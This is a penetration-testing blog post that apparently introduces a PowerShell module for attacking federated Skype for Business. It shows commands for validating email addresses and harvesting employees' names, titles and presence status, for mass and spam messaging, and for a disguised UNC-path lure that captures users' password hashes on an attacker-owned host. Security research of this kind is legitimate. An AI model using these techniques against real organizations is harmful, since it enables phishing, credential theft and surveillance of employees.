Attacking Federated Skype for Business with PowerShell

Federated Skype for Business is a handy way to allow businesses to communicate with each other over a common instant messaging platform. From a security standpoint, the open exchange of information between businesses is a little concerning. NetSPI first started running into instances of federated Skype for Business (at that time Lync) about two years ago. We had opened up federation on our Skype setup and found that we could IM with some of our clients. We also found out that we could see their current availability. This was a little concerning to me at the time, but I was busy, so I didn't look into it. I was finally able to really start digging into Skype federation last fall and it's been a really interesting research subject.

The Basics

Skype federation works by setting up an internet facing federated endpoint to allow for outside domains to connect to and send messages through to another domain. Basically, Business A can talk to Business B, if both of them have the proper federation set up. There are a couple of ways that you can set up federation, but most of the domains that we've run into so far just have open federation enabled. You can restrict it by domain, but I have not seen this implemented as frequently.


Being able to Skype chat with clients and other businesses could be handy, but what can we do with this as pen testers?

For starters:

- Validate email addresses
- Get Skype availability and Out-of-Office statuses
- Send phishing messages via Skype


Setting up Your Test Environment

Since you may not have federated Skype for Business (or Lync) at your disposal, and you probably don't want to set up a server for yourself (I've heard it's rough), you can just go to the cloud. This may sound like a plug for Microsoft services, but they are a reasonably priced option for testing this stuff out. You can go month to month ($6/month) or a full year ($5/month) and get federated Skype for Business services direct from Microsoft (See Here). It's really easy to set up and if you only need it for an engagement, it's pretty easy to fire up for a month. You will have to specifically enable domain federation through the web interface, but it's pretty easy. Go to the Skype for Business admin center, select organization, and change the external access to "On except for blocked domains". Also check the "public IM connectivity" button too.




Once you have a federated Skype for Business domain set up, you just need the Skype for Business client (available on the Microsoft Office Portal) installed on your machine to start poking around. Let's take a look at a sample domain.

Here's what we see when we try to communicate with an email address that is not federated with Skype.




We can see that the email address is listed in full and we get "Presence unknown" for the current status.

Here's what a live federated email address will look like. (Note the Full Name, Job Title, and Status)



Here's what it looks like when I open up conversations with a bunch of CEOs from other federated companies.



So we have a full name, job title, and current status. This is handy for one-off targeting of individuals, but what if we want to target a larger list. We can use the Lync SDK and some PowerShell to do that.

The Lync (Skype for Business) SDK

This can be kind of a pain to properly set up, so follow these steps.

- Install Visual Studio 2010 – Microsoft Install Link
- Install the Lync 2013 SDK

I know Visual Studio 2010 is old, but it's the easiest way to get the Lync SDK to work.

This should work. I've gone through this on a Windows 10 VM and had no issues. If you have issues with it, feel free to leave a comment.

Once you have the SDK installed, we can start wrapping the SDK functions with PowerShell to automate our attacks. I've put together a few functions (outlined below) that we can use to start attacking these federated Skype for Business interfaces.

Get the module here:
https://github.com/NetSPI/PowerShell/blob/master/PowerSkype.ps1

All of these functions should be working, and there's a few more on the way (along with better documentation). Feel free to comment on the GitHub page with any feedback. If you have issues importing the Lync SDK DLL, do a search on your system for "Microsoft.Lync.Model.dll" and change your path in the module. If you followed the steps above, it should be in the default path.

Overview of Module Functions

Validate an email and get its status – Single Email

```
Get-SkypeStatus -email test@example.com

Email         : test@example.com
Title         : Chief Example Officer
Full Name     : Testing McTestface
```

```
Status        : Available
Out Of Office : False
```

*Side note – Since there is sometimes a federation delay, you may not get a user's status back immediately. It helps if you run the function a couple (2-3) of times. This can be done by using the "attempts" flag. You may end up with duplicates if you do multiple attempts, but you'll probably have better coverage.

Validate emails and get statuses – List Input

```
Get-SkypeStatus -inputFile C:\Temp\emails.txt | ft -auto

Email                       Title          Full Name   Status        Out Of
Office
-----                       -----          ---------   ------        ----------
---
FakeName1@example.com      Consultant      FakeName 1  Away          False
FakeName2@example.com      Accountant      FakeName 2  Away          False
FakeName3@example.com      Intern          FakeName 3  Away          False
FakeName4@example.com      Lead Intern     FakeName 4  Out of Office True
FakeName5@example.com      Associate       FakeName 5  Available     False
FakeName6@example.com      Somebody        FakeName 6  Offline       False
FakeName7@example.com      Senior Somebody FakeName 7  Offline       False
FakeName8@example.com      Marketing Guru  FakeName 8  Away          False
FakeName9@example.com      IT "Engineer"   FakeName 9  Offline       False
```

Send a message – Single User

```
Invoke-SendSkypeMessage -email test@example.com -message "Hello World"
Sent the following message to test@example.com:
Hello World
```

Send a message – Multiple Users

```
get-content emails.txt | foreach {Invoke-SendSkypeMessage -email $_ -message
"Hello World"}
Sent the following message to test@example.com:
Hello World

Sent the following message to test2@example.com:
Hello World
```

*If you don't feel like piping get-content, you can just use the "inputFile" parameter here as well.

Start a group message

```
Invoke-SendGroupSkypeMessage -emails "test@example.com, test1@example.com" -
message "testing"
Sent the following message to 2 users:
```

```
testing
```

*You can also use an input file here as well.

Send a million messages**

```
for ($i = 0; $i -lt 1000000; $i++){Invoke-SendSkypeMessage -email
test@example.com -message "Hello $i"}
Sent the following message to test@example.com:
Hello 0
Sent the following message to test@example.com:
Hello 1
Sent the following message to test@example.com:
Hello 2
Sent the following message to test@example.com:
Hello 3
...
```

**For the record, Skype will probably not be happy with you if you try to open a million conversations. My Skype client starts crashing when it takes up around 1.5 gb of memory.

Current Exposure

So how big of an exposure is this? Since I see federation pretty regularly with our clients, I decided to go out and check the internet for other domains that support Skype federation. There are a couple of ways that we can identify potential federated Skype for Business domains. We'll start with the Alexa top 1 million list and work down from there.

We'll start by seeing which domains have the ms=ms12345678 records. This is commonly placed in DNS TXT records so that Microsoft can validate the domain that is being federated.

> 47,455 of the top 1 million have "ms=ms*" records

Next we'll take a look at how many of those "MS" domains have SIP or Microsoft federation specific SRV records enabled.

> _sip._tcp.example.com – 9,395 Records
>
> _sip._tls.example.com – 28,719 Records
>
> _sipfederationtls._tcp.example.com – 28,537 Records

Taking a unique list of the domains from each of those lists, we end up with 29,551 domains. Now we can try to send messages to the "Administrator" (Default Domain Admin) Skype address.

> 45 Domains with the "Administrator" account registered on Skype for Business

I'm sure that there are plenty of domains in the list with renamed Administrator accounts and many others that also do not have a Skype user set up for that account, but this is still an interesting number of domain admins that are somewhat exposed.

Further Attacks

As you can see, there's some decent surface area here to start attacking. My current favorite thing to send is UNC paths. Sending someone \\www.microsoftsupport.online\help looks somewhat legitimate and happens to send a Skype user's hash (if they click on it) directly to your attacking system (assuming you own microsoftsupport.online). Once you crack that hash, there's a good chance that the organization has auto-discovery set up for global Skype access. Just login to Skype for Business with your cracked credentials and start saying hello to your new co-workers.

Some other options:

- Want some extra time to run your attack, wait until the entire SOC team is "Away" or "In a Meeting" and fire away.
- Need an audience? How about a group meeting with everyone (up to 250 users – source) in an organization at the same time?
- Need to find an office to use for the day during onsite social engineering? Find the person who's out of office for the day and set up shop in their spot.

Final Notes

For the defenders that are reading this, you should probably set up limitations on who you federate with. An overview of the different types of federation can be found here. Additionally, you may want to see if federation really makes sense for your organization.

Sources Note: There is some really great prior work that was done by Jason Ostrom, Karl Feinauer, and William Borskey that they presented at DEF CON 20. Take a look at their talk on YouTube or their slides.